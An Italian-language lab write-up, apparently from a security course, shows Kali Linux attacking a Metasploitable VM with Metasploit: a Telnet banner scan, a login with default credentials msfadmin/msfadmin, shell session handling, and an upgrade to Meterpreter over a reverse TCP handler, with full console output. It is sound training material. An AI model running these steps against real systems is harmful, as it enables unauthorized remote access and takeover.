S7 – L2

EXPLOIT DEL SERVIZIO TELNET CON METASPLOIT


Introduzione:

L’esercizio ha **l’obiettivo di analizzare l’utilizzo dei moduli di Metasploit per l’identificazione di servizi esposti, l’autenticazione su un sistema target e la gestione delle sessioni ottenute.**

L’attività è stata svolta in un ambiente di laboratorio controllato, utilizzando **Kali Linux come sistema attaccante e Metasploitable come macchina target, con particolare attenzione alle fasi di scanning, accesso remoto e post-exploitation.**

Prerequisiti: (prima di Metasploit)


1. **Verifica IP Metaspotable**



- Kali (attaccante) e Metasploitable (target) devono stare **nella stessa rete** e pingarsi.

Comandi (Kali):

```
ip a
ping 192.168.50.101 (IP Metaspotable)
```



- `ip a` (IP Kali visibile)
- `ping` OK verso Metasploitable

FASE 1 — Scansione Telnet con `telnet_version`

Obiettivo: analizzare il servizio Telnet su Metasploitable usando **`auxiliary/scanner/telnet/telnet_version`**.

1. Avviare Metasploit:

```
msfconsole
```

2. Caricare il modulo:

```
use auxiliary/scanner/telnet/telnet_version
```

3. Controlla i parametri:

```
show options
```

4. Impostare il target:

```
set RHOSTS 192.168.50.101
```


5. Eseguire:


```
run
```

*(In alcuni si può usare anche **`exploit`**, ma per i moduli auxiliary è tipicamente **`run`**.)*

Cosa ottengo

- Output del modulo con le info del servizio Telnet (version/banner).





- `show options` con RHOSTS
- `set RHOSTS 192.168.50.101 (Ip Metaspotable)`
- Output di `run`

FASE 2 — Autenticazione e creazione sessione con `telnet_login`

Obiettivo: ottenere accesso tramite credenziali note con **`auxiliary/scanner/telnet/telnet_login`** impostando: **RHOSTS, USERNAME, PASSWORD, STOP_ON_SUCCESS=true.**

1. Caricare il modulo:

```
use auxiliary/scanner/telnet/telnet_login
```

2. Verificare opzioni:


```
show options
```


3. Imposta target e credenziali

```
set RHOSTS <IP_METASPLOITABLE>
set USERNAME msfadmin
set PASSWORD msfadmin
set STOP_ON_SUCCESS true
```

4. Eseguire:

```
run
```





Cosa ottengo

- Output che indica **SUCCESS** e la creazione di **una sessione** (command shell/telnet).
- `show options` con i parametri valorizzati
- Output di `run` con “success” e riferimento alla sessione creata

---

FASE 3 — Gestione sessioni (`sessions -l` / `sessions -i`)

Obiettivo: verificare e interagire con la sessione creata.

1. Lista sessioni:


```
sessions -l
```

2. Interagire con la sessione (usare l’ID reale):

```
sessions -i 1 (ID_SESSIONE)
```

3. Eseguire i comandi di verifica (dentro la shell):

```
whoami
id
uname -a
ifconfig
```



- `sessions -l`
- `sessions -i 1` **`(ID)`**
- output di `whoami` / `uname -a` / `ifconfig`

FASE 4 — Upgrade a Meterpreter con `shell_to_meterpreter`

Obiettivo: mettere in background la sessione e fare upgrade a Meterpreter con **`post/multi/manage/shell_to_meterpreter`**.

1. Mettere in background la sessione attiva:
   - Premere **Ctrl+Z**
   - quando chiede conferma, rispondere **y**
2. Caricare il modulo di upgrade:

```
use post/multi/manage/shell_to_meterpreter
```

3. Controllare opzioni:

```
show options
```

4. Impostare la sessione da upgradare:

```
set SESSION 1 (ID_SESSIONE)
```

5. (Se richiesto) impostare listener/host:

- Se nelle opzioni compaiono `LHOST` / `LPORT`, impostare:

`set LHOST 192.168.50.100` (IP_KALI)
`set LPORT 4444`

6. Eseguire:

`run`

```
msfadmin@metasploitable:~$ ^Z
Background session 1? [y/N]  y
msf auxiliary(scanner/telnet/telnet_login) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect)
                                       .
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST    192.168.50.100   no        IP of host that will receive the connection from the payload (Will try to auto detect)
                                       .
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  1                yes       The session to run this module on


View the full module info with the info, or info -d command.

msf post(multi/manage/shell_to_meterpreter) > run
[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.50.100:4433
[*] Sending stage (1062760 bytes) to 192.168.50.101
[*] Meterpreter session 2 opened (192.168.50.100:4433 → 192.168.50.101:49234) at 2026-01-20 10:03:07 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
```

7. Verificare che Meterpreter sia attivo:


`sessions -l`

8. Entrare nella nuova sessione Meterpreter (di solito avrà un **nuovo ID**):

`sessions -i 2` (NUOVO_ID)

9. Test rapidi in Meterpreter:

`getuid`
`sysinfo`



- Ctrl+Z + conferma `y`
- `show options` del modulo `shell_to_meterpreter`
- `set SESSION 1 (ID SESSIONE)`
- output di `run`
- `sessions -l` con la sessione Meterpreter
- `getuid` / `sysinfo`

Conclusioni:

L’esercizio ha dimostrato l’efficacia dei moduli di Metasploit nel **rilevare servizi vulnerabili, ottenere l’accesso remoto tramite credenziali note e gestire correttamente le sessioni attive**.

L’upgrade della shell a una sessione Meterpreter ha consentito di confermare il pieno controllo del sistema target, validando le tecniche di post-exploitation applicate nel laboratorio.